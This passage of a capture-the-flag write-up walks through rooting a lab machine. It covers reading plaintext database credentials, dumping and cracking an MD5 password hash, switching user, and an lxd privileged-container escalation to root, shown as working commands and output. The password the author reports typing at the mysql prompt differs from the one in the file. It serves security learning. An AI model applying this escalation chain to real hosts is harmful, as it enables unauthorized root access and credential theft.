apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$
```

After opening them 1 by 1 we found a set of username and password in the dbauth.php file

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Now we use our NEW BEST FRIEND (from THM) mysql client. We used the command `mysql -utron -p`, entered the password `ifightforusers` and got in the database. Then we used `show databases` command to list what's in the database.

```
mysql> show databases;
+-----+
| Database          |
+-----+
| information_schema |
| tron              |
+-----+
2 rows in set (0.00 sec)

mysql>
```

Next, we used `use tron` to enter `TRON MODE` tron's database. Then `show tables` to see what's in it and `select * from users` to view the data `users`.


```
Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+-----+-----+-----+
1 row in set (0.00 sec)
```

We pull the password out from user's soul and shove it into <https://crackstation.net/> to get the decoded password

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Now we enter `su flynn` and typed in the decoded password

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

We found the 2nd flag `THM{IDENTITY_DISC_RECOGNISED}` in flynn's very alive body

```
flynn@light-cycle:~$ ls
user.txt
```

Used `id` to see which group flynn is in

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Finally, we follow all the commands in THM to escalate our privilege to root and get the final flag `THM{FLYNN_LIVES}` i call bs

```
lxc init IMAGENAME CONTAINERNAME -c security.privileged=true
```

Ex: lxc init myimage strongbad -c security.privileged=true

```
lxc config device add CONTAINERNAME DEVICENAME disk source=/ path=/mnt/root recursive=true
```

Ex: lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true

```
lxc start CONTAINERNAME
```

Ex: lxc start strongbad

```
lxc exec CONTAINERNAME /bin/sh
```

Ex: lxc exec strongbad /bin/sh

We'll then run just a few more commands to mount our storage and verify we've escalated to root:

```
id
```

```
cd /mnt/root/root
```

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
```

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